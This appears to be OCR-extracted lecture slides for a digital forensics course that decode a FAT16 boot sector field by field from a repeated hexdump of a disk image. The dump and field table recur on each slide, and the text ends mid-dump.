
Non-Numeric Values

0x2C → 0x2C

0x7465 → 0x7465

0x8C014A6B → 0x8C014A6B

# Displaying Boot Sector Contents




```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

- Skip 2048 sectors into the disk and display 1 sector

# Boot Sector – Bootstrap Jump Command*

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0xEB3C90: Jump Short 3C NOP

- If bootable, jump 60 bytes to the start of boot code

# Boot Sector – OEM ID

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......).....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x6D6B66732E666174: mkfs.fat

# Boot Sector – # Bytes / Sector

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x200: 512 Bytes / Sector

# Boot Sector – # Sectors / Cluster

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......).....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x4: 4 Sectors / Cluster

$$512\frac{bytes}{sector} * 4\frac{sectors}{cluster} = 2048\frac{bytes}{cluster}$$

# Boot Sector – # Reserved Sectors

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x4: 4 Reserved Sectors – 2 KB

# Boot Sector – # File Allocation Tables

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x2: 2 File Allocation Tables

# Boot Sector – # Root Directory Entries

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x200: 512 Directory Entries

# Boot Sector – # Sectors

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

- Total number of sectors in a partition less than 32 MB

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0xA000: 40960 Sectors

$$40960\,sectors * 512\frac{bytes}{sector} = 20MB$$

# Boot Sector – Media Descriptor

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0xF8: Fixed Disk – Hard Disk Partition

# Boot Sector – # Sectors / FAT

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
